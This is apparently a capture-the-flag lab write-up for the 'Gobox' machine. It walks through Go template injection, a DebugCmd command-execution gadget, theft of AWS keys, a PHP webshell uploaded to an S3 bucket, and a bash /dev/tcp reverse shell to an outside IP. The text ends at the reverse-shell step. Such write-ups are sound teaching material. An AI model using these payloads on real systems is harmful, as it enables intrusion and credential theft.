Gobox

Machine: Gobox **OS:** Linux **Difficulty:** Medium **Track:** Cloud Exploitation **Target:** `10.129.95.236`

1. Overview

Gobox runs two web apps, a PHP homepage on port 80 and a Go app on 8080. The Go app's forgot-password page is vulnerable to template injection, and because it's written in Go the payload `{{ . }}` dumps the template context and leaks credentials. Logging in returns the app's own Go source, which hides a `DebugCmd` gadget that runs input through `os/exec`, giving code execution as root inside a minimal AWS container. That container holds AWS keys, and the port 80 site is served from a writable S3 bucket, so I upload a PHP webshell to the bucket and get a shell as `www-data` on the real host. Finally, a backdoor nginx module listening on localhost runs commands as root.

Short version of the chain:

Go SSTI on `/forgot` -> credential leak -> source disclosure -> DebugCmd RCE (root in AWS container) -> steal AWS keys -> webshell into S3-hosted site (www-data) -> nginx backdoor module -> root

Completed by: [Abdulaziz / 14510630]

2. Walkthrough

2.1 Enumeration

A full scan turns up four ports worth noting.

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu
80/tcp   open  http    nginx  (title: Hacking eSports | {{.Title}})
4566/tcp open  http    nginx  (403 Forbidden)
8080/tcp open  http    nginx  (login portal)
```

The page title on port 80 renders as `{{.Title}}`, which is templating syntax leaking into the output, an early hint that templates are in use. Port 4566 is the default LocalStack port, so the box is modelling an AWS environment. Port 8080 is a login portal. The `{{.Title}}` leak plus a LocalStack port is the shape of the whole box, a templating bug in front of a fake AWS backend.

2.2 The two web apps

Port 80 is a static countdown page with no obvious input.




Figure 1: the port 80 homepage, a UHC countdown with no user input fields.

Port 8080 is a login form, and SQL injection on the sign-in went nowhere.




Figure 2: the port 8080 login portal. SQLi attempts on the sign-in form failed.

The login page links to a forgot-password page that takes an email address, and that's where the input lives.




Figure 3: the forgot-password page on port 8080, a single email field.

2.3 Go SSTI on the forgot-password page (credential leak)

Whatever I type in the email field is echoed back as "Email Sent To: ...". Reflected input that lands in a page is worth testing for template injection.




Figure 4: the email value is echoed back in the response, so the input reaches the template.

The `X-Forwarded-Server: golang` header and the earlier `{{.Title}}` leak say this is a Go app, and Go's `html/template` behaves differently from Jinja. Instead of evaluating math, sending `{{ . }}` prints the current context object.

```
email={{ . }}
```

Pretty Raw Hex

```
1  POST /forgot/ HTTP/1.1
2  Host: 10.129.95.236:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 11
9  Origin: http://10.129.95.236:8080
10 Connection: keep-alive
11 Referer: http://10.129.95.236:8080/forgot/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 email={{.}}
```

Figure 5: sending {{ . }} as the email in Burp.

```
            <input type="email" id="typeEmailX"
            name="email" class="form-control
            form-control-lg" />
            <label class="form-label" for="
            typeEmailX">
                Email
            </label>

            Email Sent To: {1
            ippsec@hacking.esports
            ippsSecretPassword}

            <button class="btn btn-primary btn-lg
            btn-block" type="submit">
                Login
            </button>
        </form>
```

Figure 6: the response dumps the context, a User struct containing ippsec@hacking.esports and the password ippsSecretPassword.

The template printed the whole User object back, leaking a valid email and password.

2.4 Source disclosure and command execution (DebugCmd)

Logging into the port 8080 app with those credentials returns something unusual, the application's own Go source.




Figure 7: after login, the app serves its Go source. The DebugCmd method passes its argument to os/exec and runs it.

The part that matters is the `DebugCmd` method, which takes a string and runs it through `os/exec`. Since I control what goes into the template, I can call that method straight from the SSTI.

```
email={{ .DebugCmd "whoami" }}
```

```
POST /forgot/ HTTP/1.1
Host: 10.129.95.236:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.129.95.236:8080
Connection: keep-alive
Referer: http://10.129.95.236:8080/forgot/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

email={{ .DebugCmd "whoami"}}
```

Figure 8: calling DebugCmd with whoami through the template.

```
<div class="form-outline mb-4">
     <form method="POST" >
          <input type="email" id="typeEmailX"
          name="email" class="form-control
          form-control-lg" />
          <label class="form-label" for="
          typeEmailX">
               Email
          </label>

          Email Sent To: root


          <button class="btn btn-primary btn-lg
          btn-block" type="submit">
               Login
          </button>
     </form>
```

Figure 9: the response returns root, confirming command execution as root inside the app's container.

I have RCE, but as root inside a minimal container, not on the host.

2.5 Automating the blind RCE and enumerating AWS

The container is stripped down, no `nc`, `curl`, or `wget`, and no outbound internet, so I can't fire a reverse shell. Every command has to go through the web request, so I used a small Python wrapper that sends each command through the `DebugCmd` payload and scrapes the result back.

```
def default(self, args):
    cmd = args.replace('"', '\\"')
    resp = requests.post('http://<target>:8080/forgot/',
            data={"email": f'{{{{ .DebugCmd "{cmd}" }}}}'})
    result = self.capture_re.search(resp.text).group(1)
    print(unescape(unescape(result)))
```

Through it, `hostname` returns `aws` and `which aws` shows the CLI is installed, confirming the container is modelling an EC2 instance. `aws s3 ls` lists a bucket called `website`.




Figure 10: the scripted RCE shell. id is root, hostname is aws, and aws s3 ls reveals a website bucket.

Listing that bucket shows the files for the port 80 homepage, including `index.php`.




Figure 11: aws s3 ls s3://website contains the homepage files (css, images, index.html, index.php).

I confirmed the bucket really serves port 80 by requesting one of its images in the browser and watching it render.




Figure 12: bottom.png from the bucket loads on the port 80 site, confirming the homepage is served from S3.

2.6 Webshell into the S3-hosted site (shell as www-data)

The port 80 site processes PHP and is served from a bucket I can write to, so a PHP webshell uploaded into the bucket becomes executable on the port 80 host. First I grabbed the AWS credentials sitting in the container.

```
gobox> aws s3 ls s3://website
                           PRE css/
2026-08-18 10:04:46    1294778 bottom.png
2026-08-18 10:04:46     165551 header.png
2026-08-18 10:04:46          5 index.html
2026-08-18 10:04:46       1803 index.php
gobox> ls -la ~/.aws
total 12
drwxr-xr-x 2 root root 4096 Aug 24  2021 .
drwx------ 1 root root 4096 Aug 26  2021 ..
-rw-r--r-- 1 root root  260 Aug 24  2021 credentials
gobox>
```

Figure 13: ~/.aws/credentials exists in the container.

```
gobox> ls -la ~/.aws
total 12
drwxr-xr-x 2 root root 4096 Aug 24  2021 .
drwx------ 1 root root 4096 Aug 26  2021 ..
-rw-r--r-- 1 root root  260 Aug 24  2021 credentials
gobox> cat ~/.aws/credentials
[default]
aws_access_key_id=SXBwc2VjIFdhcyBIZXJlIC0tIFVsdGltYXRlIEhhY2tpbmcgQ2hhbXBpb25zaGlwIC0gSGFja1RoZUJveCAtIEhhY2tpbmdFc3BvcnRz
aws_secret_access_key=SXBwc2VjIFdhcyBIZXJlIC0tIFVsdGltYXRlIEhhY2tpbmcgQ2hhbXBpb25zaGlwIC0gSGFja1RoZUJveCAtIEhhY2tpbmdFc3BvcnRz
gobox>
```

Figure 14: the AWS access key and secret from the credentials file.

Then I wrote a small PHP command shell and copied it into the bucket.

```
echo '<?php echo shell_exec($_REQUEST["cmd"]); ?>' > /tmp/aziz_shell.php
```

```
gobox> echo '<?php echo shell_exec($_REQUEST["cmd"]); ?>' > /tmp/aziz_shell.php

gobox> ls -la /tmp
total 16
drwxrwxrwt 1 root root 4096 Aug 18 14:37 .
drwxr-xr-x 1 root root 4096 Aug 24  2021 ..
-rw-r--r-- 1 root root   44 Aug 18 14:37 aziz_shell.php
-rw-r--r-- 1 root root   36 Aug 24  2021 lol
gobox>
```

Figure 15: writing the PHP webshell to /tmp/aziz_shell.php.

```
aws s3 cp /tmp/aziz_shell.php s3://website/aziz_shell.php
```

```
gobox> aws s3 cp /tmp/aziz_shell.php s3://website/aziz_shell.php
upload: ../../tmp/aziz_shell.php to s3://website/aziz_shell.phpg
gobox>
```

Figure 16: uploading the webshell into the website bucket with aws s3 cp.

With the shell live on port 80, I called it with a reverse-shell command in the `cmd` parameter.

```
GET /aziz_shell.php?cmd=bash -c 'bash -i >& /dev/tcp/10.10.15.198/443 0>&1'
```



Figure 17: triggering the webshell with a bash reverse-shell payload.

